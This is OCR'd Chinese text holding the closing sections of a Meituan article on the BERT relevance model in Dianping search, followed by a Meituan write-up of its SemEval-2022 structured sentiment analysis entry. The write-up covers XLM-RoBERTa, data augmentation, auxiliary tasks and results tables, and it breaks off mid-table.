



图 9　相关性模型在点评搜索链路中的应用

相关性模型在搜索链路中的应用如上图 9 所示，通过引入前置黄金规则、将相关性计算与核心排序层并行化来优化整体搜索链路中的性能。

为了进一步对相关性调用链路加速，我们引入了前置黄金规则对 Query 分流，对部分 Query 通过规则直接输出相关分，从而缓解模型计算压力。在黄金规则层中利用文本匹配特征对 Query 和 POI 进行判断，例如，若搜索词跟商户名完全一致，则通过黄金规则层直接输出“相关”的判定，而无需通过相关性模型计算相关分。

在整体计算链路中，相关性计算过程与核心排序层进行并发操作，以保证相关性计算对搜索链路的整体耗时基本无影响。在应用层，相关性计算被用在搜索链路的召回和排序等多个环节。为降低搜索列表的首屏不相关商户占比，我们将相关分引入到 LTR 多目标融合排序中进行列表页排序，并采用多路召回融合策略，利用相关性模型的结

果，仅将补充召回路中的相关商户融合到列表中。

# 4. 应用实战

## 4.1 离线效果

为精准反映模型迭代的离线效果，我们通过多轮人工标注方式构造了一批 Benchmark，考虑到当前线上实际使用时主要目标为降低 BadCase 指标，即对不相关商户的准确识别，我们采用负例的准确率、召回率、F1 值作为衡量指标。经过两阶段训练、样本构造及模型迭代带来的收益如下表 1 所示：

| 模型版本描述 | 负例P | 负例R | 负例F1 |
|---|---|---|---|
| Base | 0.8022 | 0.6942 | 0.7443 |
| 引入两阶段训练 | 0.8049 | 0.7162 | 0.7580 |
| 引入多种样本构造方法 | 0.8667 | 0.7805 | 0.8213 |
| 引入基于多相似矩阵的深度交互模型 | 0.8798 | 0.7806 | 0.8272 |

表 1　点评搜索相关性模型迭代离线指标


初始方法（Base）采用 Query 拼接 POI 匹配字段摘要信息的 BERT 句对分类任务，Query 侧模型输入采用用户输入的原始 Query，POI 侧采用商户名、商户类目及匹配字段摘要文本拼接方式。引入基于点击数据的两阶段训练后，负例 F1 指标相比 Base 方法提升 1.84%，通过引入对比样本、难例样本持续迭代训练样本并配合第二阶段的模型输入构造，负例 F1 相比 Base 显著提升 10.35%，引入基于多相似矩阵的深度交互方法后，负例 F1 相比 Base 提升 11.14%。模型在 Benchmark 上的整体指标也达到了 AUC 为 0.96，F1 为 0.97 的高值。

## 4.2 线上效果

为有效衡量用户搜索满意度，点评搜索每天对线上实际流量进行抽样并人工标注，采用列表页首屏 BadCase 率作为相关性模型效果评估的核心指标。相关性模型上线

后，点评搜索的月平均 BadCase 率指标相比上线前显著下降了 2.9pp（Percentage Point，百分比绝对点），并在后续几周 BadCase 率指标稳定在低点附近，同时，搜索列表页的 NDCG 指标稳定提升 2pp。可以看出相关性模型可以有效识别不相关商户，显著降低了搜索的首屏不相关性问题占比，从而提升了用户的搜索体验。

下图 10 列举了部分线上 BadCase 解决示例，小标题是该示例对应的 Query，左边为应用了相关性模型的实验组，右边为对照组。图 10(a) 中当搜索词为“佩姐”时，相关性模型将商户核心词包含“佩姐”的商户“佩姐名品”判断为相关，并将用户可能想找但输错的高质目标商户“珮姐老火锅”也判断为相关，同时，通过引入地址字段标识，将地址中位于“珮姐”旁边的商户判断为不相关；图 10(b) 中用户通过 Query“柚子日料自助”想找一家名为“柚子”的日料自助店，相关性模型将拆词匹配到有柚子相关商品售卖的日料自助店“竹若金枪鱼”正确判断为不相关并将其排序靠后，保证展示在靠前的均为更符合用户主要需求的商户。




(a) 佩姐

(b) 柚子日料自助

图 10　线上 BadCase 解决示例

## 5. 总结与展望

本文介绍了大众点评搜索相关性模型的技术方案及应用实战。为了更好地构造商户侧模型输入信息，我们引入了实时抽取商户匹配字段摘要文本的方法来构造商户表征作为模型输入；为了优化模型来更好地适配点评搜索相关性计算，使用了两阶段训练的方式，采用基于点击和人工标注数据的两阶段训练方案来有效利用大众点评的海量用户点击数据，并根据相关性计算的特点提出了基于多相似矩阵的深度交互结构，进一步提升相关性模型的效果；为缓解相关性模型的线上计算压力，在线上部署时引入缓存机制和 TF-Serving 预测加速，引入黄金规则层对 Query 分流，将相关性计算与核心排序层并行化，从而满足了线上实时计算 BERT 的性能要求。通过将相关性模型应用在搜索链路各环节，显著降低了不相关问题占比，有效改善了用户的搜索体验。

目前，点评搜索相关性模型在模型表现及线上应用上仍有提升空间，在模型结构方面，我们将探索更多领域先验知识的引入方式，例如识别 Query 中实体类型的多任务学习、融入外部知识优化模型的输入等；在实际应用方面，将进一步细化为更多档位，以满足用户对于精细化找店的需求。我们还会尝试将相关性的能力应用到非商户模块中，优化整个搜索列表的搜索体验。

## 6. 参考文献

[1] Rosipal R, Krämer N. Overview and recent advances in partial least squares[C]//International Statistical and Optimization Perspectives Workshop" Subspace, Latent Structure and Feature Selection". Springer, Berlin, Heidelberg, 2005: 34-51.

[2] Gao J, He X, Nie J Y. Clickthrough-based translation models for web search: from word models to phrase models[C]//Proceedings of the 19th ACM international conference on Information and knowledge management. 2010: 1139-1148.

[3] Huang P S, He X, Gao J, et al. Learning deep structured semantic models for web search using clickthrough data[C]//Proceedings of the 22nd ACM international conference on Information & Knowledge Management. 2013: 2333-2338.

[4] Zamani, H., Mitra, B., Song, X., Craswell, N., & Tiwary, S. (2018, February). Neural ranking models with multiple document fields. In Proceedings of the eleventh ACM international conference on web search and data mining(WSDM) (pp. 700-708).

[5] Reimers N, Gurevych I. Sentence-bert: Sentence embeddings using siamese bert-networks[J]. arXiv preprint arXiv:1908.10084, 2019.

[6] Chen Q, Zhu X, Ling Z H, et al. Enhanced LSTM for Natural Language Inference[C]//Proceedings of the 55th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers). 2017: 1657-1668.

[7] Nogueira R, Yang W, Cho K, et al. Multi-stage document ranking with bert[J]. arXiv preprint arXiv:1910.14424, 2019.

[8] MacAvaney S, Yates A, Cohan A, et al. CEDR: Contextualized embeddings for document ranking[C]//Proceedings of the 42nd International ACM SIGIR Conference on Research and Development in Information Retrieval. 2019: 1101-1104.

[9] 李勇 , 佳昊等 . BERT 在美团搜索核心排序的探索和实践 .

[10] 邵雯 , 杨扬等 . 预训练技术在美团到店搜索广告中的应用 .

[11] 杨扬 , 佳昊等 . 美团 BERT 的探索和实践 .

[12] Zou L, Zhang S, Cai H, et al. Pre-trained language model based ranking in Baidu search[C]//Proceedings of the 27th ACM SIGKDD Conference on Knowledge Discovery & Data Mining. 2021: 4014-4022.

[13] Pang L, Lan Y, Guo J, et al. Text matching as image recognition[C]//Proceedings

of the AAAI Conference on Artificial Intelligence. 2016, 30(1).
[14] 阿里文娱深度语义搜索相关性探索 . https://mp.weixin.qq.com/s/1aNd3dxwjCKUJACSq1uF-Q.
[15] Faster Transformer. https://github.com/NVIDIA/DeepLearningExamples/tree/master/FasterTransformer.

## 7. 本文作者

校娅 * 、沈元 * 、朱迪、汤彪、张弓等，均来自美团 / 点评事业部搜索技术中心。

## 招聘信息

美团 / 点评事业部 – 搜索技术中心，致力于打造一流的搜索系统和搜索体验，满足大众点评用户的多样搜索需求，支撑各业务在大众点评 App 上的搜索需求。欢迎感兴趣的同学发送简历至：edp.itu.zhaopin@meituan.com。

# 美团 SemEval2022 结构化情感分析跨语言赛道冠军方法总结

作者：陈聪　见耸　刘操　杨帆　广鲁　今雄

## 1. 背景

SemEval（International Workshop on Semantic Evaluation）是一系列国际自然语言处理（NLP）研讨会，也是自然语言处理领域的权威国际竞赛，其使命是推进语义分析的研究进展，并帮助一系列日益具有挑战性的自然语言语义问题创建高质量的数据集。本次 SemEval-2022（The 16th International Workshop on Semantic Evaluation）包含 12 个任务，涉及一系列主题，包括习语检测和嵌入、讽刺检测、多语言新闻相似性等任务，吸引了包括特斯拉、阿里巴巴、支付宝、滴滴、华为、字节跳动、斯坦福大学等企业和科研机构参与。

其中 Task 10: 结构化情感分析（Structured Sentiment Analysis）属于信息抽取（Information Extraction）领域。该任务包含两个子任务（分别是 Monolingual Subtask-1 和 Zero-shot Crosslingual Subtask-2），包含五种语言共 7 个数据集（包括英语、西班牙语、加泰罗尼亚语、巴斯克语、挪威语），其中子 Subtask-1 使用全部七个数据集，Subtask-2 使用其中的三个数据集（西班牙语、加泰罗尼亚语、巴斯克语）。我们在参与该评测任务的三十多支队伍中取得 Subtask-1 第二名和 Subtask-2 第一名，相关工作已总结为一篇论文 MT-Speech at SemEval-2022 Task 10: Incorporating Data Augmentation and Auxiliary Task with Cross-Lingual Pretrained Language Model for Structured Sentiment Analysis，并收录在 NAACL 2022 Workshop SemEval。

## 2. 赛题简介

结构化情感分析任务（Structured Sentiment Analysis, SSA）的目的是抽取出文本

中人们对创意、产品或政策等的看法，并结构化地表达为观点四元组 – Opinion tuple Oi (h, t, e, p)，包括 Holder（主体）、Target（客体）、情绪表达（Expression）、极性（Polarity）四种要素，表征了 Holder（主体）对 Target（客体）的情绪表达（Expression），和对应的极性（Polarity）。观点四元组可以用 Sentiment Graphs 来具象化储存和表示（如下图 1 所示），图中展示了两个例句，分别用英文和巴斯克语表达了“某些人给 the new UMUC 大学评五分是不可信的”这个意思。第一句英文示例包含了两个观点四元组，分别是 O1 (h, t, e, p) = (Some others, the new UMUC, 5 stars, positive)， 以 及 O2 (h, t, e, p) = (, them, don’t believe, negative)。





图 1 文本「某些人给 the new UMUC 大学评五分是不可信的」（分别用英文 English 和巴斯克语 Basque 表达）中包含的观点元组，以 Sentiment Graphs 形式展示。

比赛任务有两个：

- **Monolingual 任务**：已知测试集的语种，允许使用相同语种的有标签数据进行训练。总分取七个数据集的宏平均 Sentiment F1 。
- **Crosslingual 任务**：不允许使用和测试集语种相同语言的有标签数据进行训练（测评数据集是其中的三个小语种数据集 – 西班牙语，加泰罗尼亚语，巴斯克语）。

## 数据介绍

| 数据集 | 语言 | 说明 | 链接/参考文献 |
| --- | --- | --- | --- |
| MultiBCA | 加泰罗尼亚语 | Catalan hotel reviews | Barnes, Jeremy, Patrik Lambert, and Toni Badia. 2018. "MultiBooked: A Corpus of Basque and Catalan Hotel Reviews Annotated for Aspect-Level Sentiment Classification." ArXiv:1803.08614 [Cs], March. http://arxiv.org/abs/1803.08614. |
| MultiBEU | 巴斯克语 | Basque hotel reviews | Barnes, Jeremy, Patrik Lambert, and Toni Badia. 2018. "MultiBooked: A Corpus of Basque and Catalan Hotel Reviews Annotated for Aspect-Level Sentiment Classification." ArXiv:1803.08614 [Cs], March. http://arxiv.org/abs/1803.08614. |
| OpeNerES | 西班牙语 | Spanish hotel reviews | https://www.researchgate.net/publication/287004645_OpeNER_Open_polarity_enhanced_named_entity_recognition， |
| OpeNerEN | 英语 | English hotel reviews | https://www.researchgate.net/publication/287004645_OpeNER_Open_polarity_enhanced_named_entity_recognition， |
| MPQA | 英语 | MPQA2.0 (news wire text in English. http://mpqa.cs.pitt.edu/corpora/mpqa_corpus/) | Janyce Wiebe, Theresa Wilson, and Claire Cardie. 2005. Annotating expressions of opinions and emotions in language. Language Resources and Evaluation, 39(2-3):165 - 210. https://doi.org/10.1007/s10579-005-7880-9. |
| DSUnis | 英语 | English reviews of online universities | Cigdem Toprak, Niklas Jakob, and Iryna Gurevych. 2010. Sentence and expression level annotation of opinions in user-generated discourse. https://aclanthology.org/P10-1059/ |
| NoReCFine | 挪威语 | Norwegian professional reviews in multiple domains | Øvrelid, Lilja, Petter Mæhlum, Jeremy Barnes, and Erik Velldal. 2020. "A Fine-Grained Sentiment Dataset for Norwegian." ArXiv:1911.12722 [Cs], April. http://arxiv.org/abs/1911.12722. |

## 评估指标

比赛的评估指标是 Sentiment Graph F1（SF1，缩写沿用论文 [5] 的写法），评价预测四元组和标签四元组的重合度。除了需要使用传统的真阳性（True Positive,

TP）、假阳性（False Positive, FP），假阴性（False Negative, FN）、真阴性（True Negative, TN）参与指标计算，还额外定义了加权真阳性（Weighted True Positive, WTP）[5] 为观点元组级别的精确匹配 – 即观点元组的极性判断正确时，三个元素（Holder，Target，Expression）的预测片段和真实标签片段的平均重合程度（若有多个匹配的观点元组，则取平均重合度最大的元组）为 WTP 的值（具体可进一步参考 [5]），如果 WTP 大于 0，则 TP 为 1，否则 TP 为 0。若极性判断错误，则 WTP 和 TP 都为 0。观点元组标签的 Holder 或者 Target 片段可以为空，此时，相应的要求预测的 Holders 或者 Targets 片段也要为空，否则不算成功匹配。可见观点元组的精确匹配要求是非常高的。

- 计算观点元组精准率时，$\text{Tuple Precision} = \text{WTP}_P/(TP + FP)$
- 计算观点元组召回率时，$\text{Tuple Recall} = \text{WTP}_R/(TP + FN)$
- 最终的 Sentiment Graph F1 (SF1) 为

$$SF1 = \frac{2 * (\text{Tuple Precision} * \text{Tuple Recall})}{(\text{Tuple Precision} + \text{Tuple Recall})}$$

## 3. 现有方法和问题

结构化情感分析任务的主流方法是采用流水线的方式，分别进行 Holder、Target 和 Expression 的信息抽取等子任务，再进行情感分类。然而，这样的方法不能捕获多个子任务之间的依赖关系，且存在任务的误差传播。

为了解决这个问题，Barnes et al. (2021) [5] 利用基于图的依存分析（Dependency Parsing）来捕获观点四元组内各要素之间的依赖关系，其中情感主体、客体和情绪表达都是节点，它们之间的关系则是弧。该模型当时在 SSA 任务上获得了最佳效果。然而，上述 Barnes et al. (2021) [5] 的方法仍然存在一些问题。首先，预训练语言模型（PLM）的知识没有得到充分利用，因为 Barnes et al. (2021)[5] 没有很好解决图关系和字 Tokens 间的映射，导致其只能用 PLM 来生成字符 Embedding，且无法跟模型一起训练。

事实上，跨语言的 PLM 包含关于不同语言之间交互的丰富信息。其次，上述数据驱

动的模型依赖于大量标注数据，但在真实场景中往往是标注数据不足或者甚至没有标注数据。例如，在本次任务中，MultiBEU (Barnes et al., 2018)[4] 的训练集只有1063 个样本，类似的 MultiBCA (Barnes et al., 2018)[4] 的训练集只有 1174 个样本。本次任务的跨语言子任务要求不能使用目标语言的训练数据，也严重制约了该方法的性能。

## 4. 我们的方法

为了解决上述提到的问题，我们提出了一个统一的端到端 SSA 模型（图 2），把 PLM 作为模型主干（Backbone）参与到整个端到端的训练中，并且利用数据增强方法和辅助任务来大幅提升跨语言 zero-shot 场景的效果。

具体地，我们采用 XLM-RoBERTa (Conneau and Lample, 2019; Conneau et al., 2019)[10,11] 作为模型的主干编码器（Backbone Encoder），以充分利用其已有的多语言 / 跨语言知识；使用 BiLSTM[12] 加强序列解码能力；最后一个双线性注意力矩阵（Bilinear Attention）建模依存图，解码出观点四元组。为了缓解缺乏标注数据的问题，我们采用了两种数据增强方法：一种是在训练阶段添加相同任务的相同领域（In-Domain）的标注数据，另一种是利用 XLM-RoBERTa 通过掩码语言模型（MLM）(Devlin et al., 2018)[13] 生成增强样本（Augmented Samples）。

此外，我们还添加了两个辅助任务：1）序列标注任务（Sequence Labeling）以预测文本中 Holder/Target/Expression 的片段，以及 2）情感极性分类（Polarity Classification）。这些辅助任务都不需要额外的标注。





图 2 整体框架

# 5. 方法实现和实验分析

## 5.1 模型选择

当前有很多种预训练模型可作为模型主干，例如 Multilingual BERT (mBERT) (Devlin et al., 2018)[13]、XLM-RoBERTa (Conneau et al., 2019)[10] 和 infoXLM(Chi et al., 2021) [9]。我们选择 XLM-RoBERTa。因为 Monolingual 任务涉及五种语言的预料，Crosslingual 任务是一个跨语言零样本问题，这两个任务都受益于 XLM-RoBERTa 的多语言训练文本和翻译语言建模 (Translation Language Model, TLM) 训练目标。

XLM 系列模型中的 TLM 和 Masked Language Modeling (MLM) 目标的性能优于 mBERT，后者仅使用 MLM 目标在多语言语料库上进行训练。此外，XLM-RoBERTa 提供了 Large 版本，模型更大，训练数据更多，这使其在下游任务的性能更好。我们没有使用 infoXLM，因为它着重于句子级的分类目标，不适合本次结构化预测的任务。

| Methods | MPQA | $DS_{Unis}$ | $OpeNer_{EN}$ | $OpeNer_{ES}$ | $MultiB_{CA}$ | $MultiB_{EU}$ | $NoReC_{Fine}$ | Average |
|---|---|---|---|---|---|---|---|---|
| w2v + BiLSTM | 0.103 | 0.166 | 0.525 | 0.526 | 0.524 | 0.539 | 0.320 | 0.386 |
| mBERT | 0.231 | 0.280 | 0.571 | 0.611 | 0.526 | 0.517 | 0.373 | 0.446 |
| mBERT +BiLSTM | 0.266 | 0.285 | 0.621 | 0.614 | 0.619 | 0.589 | 0.386 | 0.483 |
| XLM-R +BiLSTM | 0.332 | 0.357 | 0.705 | 0.654 | 0.669 | 0.650 | 0.481 | 0.550 |

表 1　不同编码器在官方发布的 Monolingual 任务评测验证集上的效果，所有模型都适用相同结构的双线性注意力解码器

为了证明跨语言预训练语言模型 XLM-RoBERTa 的有效性，我们将其与以下基线进行了比较：1) w2v + BiLSTM，word2vec(Mikolov et al., 2013)[20] 词嵌入和 BiLSTMs；2) mBERT，多语言 BERT(Devlin et al., 2018)[13]；3) mBERT + BiLSTM；4) XLM-RoBERTa + BiLSTM。表 1 表明 XLM-RoBERTa + BiLSTM 在所有基准测试中获得了最佳性能，平均得分比最强基线 (mBERT + BiLSTM) 高 6.7%。BiLSTM 可以提高 3.7% 的性能，这表明 BiLSTM 层可以捕获序列信息，这有利于序列化的信息编码 (Cross and Huang, 2016)[12]。

> 我们使用官方发布的开发集作为测试集，将原始训练集随机拆分为训练集和开发集。并保持拆分开发集的大小与官方发布的开发集相同。

## 5.2 数据增强

### 数据增强（DA1）- 同领域数据合并

不同语种的 M 个数据集如果属于相同的领域，可以合并作为一个大训练集以提升各个子数据集的效果。本次评测有四个同属于酒店评论的数据集 MultiBEU、MultiB-CA、OpeNerES、OpeNerEN (Agerri et al., 2013)[1]，我们在训练阶段组合了这些属于同一领域的不同数据集，可以提高各个数据集的效果。我们还额外添加了葡萄牙

语的酒店评论数据集 (BOTE-rehol) (Barros and Bona, 2021)[7]。我们观察到这些数据集虽然语种不同，但共享一些相似特征。

具体地说，这些数据集所属的语言对一些相同的对象或概念共享相近的词（从拉丁字母相似性的角度看）。例如，加泰罗尼亚语和西班牙语对“酒店”的表示跟英文一样都是“hotel”；在巴斯克语中“酒店”则是一个相似的词“hotela”。此外，人们在酒店评论领域具有相同的情感极性倾向，比如对“优质的服务”和“干净整洁的空间”表示赞赏。其中 MultiBEU 数据集是数据量最少的数据集，能够通过更多的数据增强获得更多提升。

| Methods | **MultiB**$_{CA}$ | **MultiB**$_{EU}$ | **OpeNer**$_{ES}$ |
|---|---|---|---|
| Data combination | **OpeNer**$_{ES}$<br>**MultiB**$_{EU}$ | **OpeNer**$_{EN}$<br>**MultiB**$_{CA}$<br>**OpeNer**$_{ES}$<br>bote-rehol | **OpeNer**$_{EN}$<br>**MultiB**$_{CA}$ |

表 2　针对不同的目标数据集，合并相关的同领域数据作为增强后的训练集，表中列出了效果较好的数据组合

| Methods | **MultiB**$_{CA}$ | **MultiB**$_{EU}$ | **OpeNer**$_{ES}$ | **OpeNer**$_{EN}$ |
|---|---|---|---|---|
| baseline | 0.669 | 0.650 | 0.654 | 0.705 |
| w / DA1 | 0.727 | 0.670 | 0.711 | 0.729 |

表 3　数据增强 DA1 方法在 Monolingual 任务的官方验证集效果，「w/DA1」表示使用了数据增强 DA1，模型骨干都是 XLM-R+BiLSTM

### 数据增强（DA2）– 通过掩码语言模型生成新样本

掩码语言模型（Mask Language Model）在预训练阶段使用 [MASK] 标记随机替换原始文本 tokens，训练目标就是在 [MASK] 位置预测原始 tokens。对于每个具有有效观点四元组的样本，我们随机掩码训练集文本中的一小部分 tokens，并使用在任务数据集上预训练过的 XLM-RoBERTa 在这些掩码过的样本上生成新的 tokens，

这样我们就获得了带标签的新样本。但要注意不能在 Express 片段上进行掩码生成，因为模型可能会生成与原始标签极性不同的词。

| Methods | $\mathbf{MultiB}_{CA}$ | $\mathbf{MultiB}_{EU}$ | $\mathbf{OpeNer}_{ES}$ |
|---|---|---|---|
| $\mathbf{OpeNer}_{EN}$ | 0.574 | 0.438 | 0.630 |
| w / DA1 | 0.600 | 0.550 | 0.620 |
| w / DA1-2 | 0.623 | 0.567 | 0.657 |

表 4　两种数据增强方法在 Crosslingual 任务上的效果，其中 OpeNerEN 表示只使用 OpeNerEN 数据作为训练数据，「w/DA1-2」表示同时使用了数据增强 DA1 和 DA2

从表 3 和表 4 可以看到两种数据增强方法都有助于提高性能，几乎每个基准测试的性能都有所提高。特别是对 Crosslingual 任务的性能有显着提高，推测是因为 Zero-shot 任务没有机会在训练阶段看过同数据集的训练样本的文本和标签。DA2 方法能提升 Crosslingual 任务的效果，但是对 Monolingual 任务的作用不大，推测是因为 Monolingual 任务的已经在训练阶段看过同数据集的训练样本了。

## 5.3 辅助任务

SSA 任务同时包含结构化预测和情感极性分类，让模型端到端地解决这两个任务并非易事。我们提出了两个辅助任务来为模型提供更多的训练信号，以更好地处理结构化预测和极性分类。对于结构化预测，我们添加了一个序列标注任务（如下图 3），让模型预测每个 token 的类型（Holder、Target 或者 Expression），得到辅助损失$\mathcal{L}^s$。





图 3　序列标注任务

针对极性分类任务，我们把评测的训练数据转换为句子级的极性分类任务，具体实现是把只有一种极性的观点元组的句子设置为对应的极性类别，把包含多种极性的观点元组的句子设置为中性（Neutral）类别。除此之外，针对不同语种的数据集，我们还

添加了相关的开源句子级情感极性分类数据集，为各个数据集额外配置一个多层感知器 (MLP) 作为分类器。我们把模型的 BiLSTM 隐藏状态（Hidden States）的平均池化（Average Pooling）作为文本句子级的向量表达，并输入到对应的分类器进行句子级情感极性分类，得到辅助损失（$\mathcal{L}^c$）。总的训练损失（Loss）是主损失（$\mathcal{L}^p$）和两个辅助损失的加权和：

$$\mathcal{L} = \mathcal{L}^p + (\mathcal{L}^s + \mathcal{L}^c)/2$$

| Methods | MPQA | $\text{DS}_{Unis}$ | $\text{OpeNer}_{EN}$ | $\text{OpeNer}_{ES}$ | $\text{MultiB}_{CA}$ | $\text{MultiB}_{EU}$ | $\text{NoReC}_{Fine}$ |
|---|---|---|---|---|---|---|---|
| baseline | 0.296 | 0.337 | 0.648 | 0.641 | 0.662 | 0.647 | 0.400 |
| w / Auxiliary-task | 0.305 | 0.346 | 0.674 | 0.660 | 0.687 | 0.657 | 0.411 |

表 5　加入辅助任务后模型在官方开发集的效果。其中 MPQA(Wiebe et al., 2005)[32]、DSUnis 和 OpeNerEN 数据集使用 Roberta-base (Liu et al., 2019)[19] 作为编码器；OpeNerES 数据集使用 bert-base-spanish-wwm-cased (Cañete et al., 2020)[8] 作为编码器；MultiBCA 数据集使用 Roberta-base-ca (Armengol-Estap é et al., 2021)[3] 作为编码器；MultiBEU 数据集使用 berteus-base-cased (Agerri et al., 2020)[2] 作为编码器；NoReCFine (Øvrelid et al., 2020)[23] 数据集使用 norwegian-RoBERTa-base（https://huggingface.co/patrickvonplaten/norwegian-roberta-base）作为编码器。每个数据集用的语言模型，是开源的和目标数据集语言相同的中等模型，消融实验成本较低

## 6. 与其他参赛队伍效果对比

和其他团队的结果相比，我们在平均分以及多个子数据集上有优势。在 Subtask-2（表 7）的 Zero-shot 数据集上，相比第二名平均分高了 5.2pp。在 Subtask-1（表 6）上多个数据集（MultiBEU , MultiBCA, OpeNerES, 和 OpeNerEN）排名第一，平均分相比第一名仅有 0.3pp 的差距。

| Methods | $\text{NoReC}_{Fine}$ | $\text{MultiB}_{CA}$ | $\text{MultiB}_{EU}$ | $\text{OpeNer}_{EN}$ | $\text{OpeNer}_{ES}$ | MPQA | $\text{DS}_{Unis}$ | Average |
|---|---|---|---|---|---|---|---|---|
| Top1 | 0.529(2) | 0.728(1) | 0.739(1) | 0.760(2) | 0.722(4) | 0.447(1) | 0.494(1) | 0.631(1) |
| Top2(Ours) | 0.524(3) | 0.728(1) | 0.739(1) | 0.763(1) | 0.742(1) | 0.416(2) | 0.485(2) | 0.628(2) |
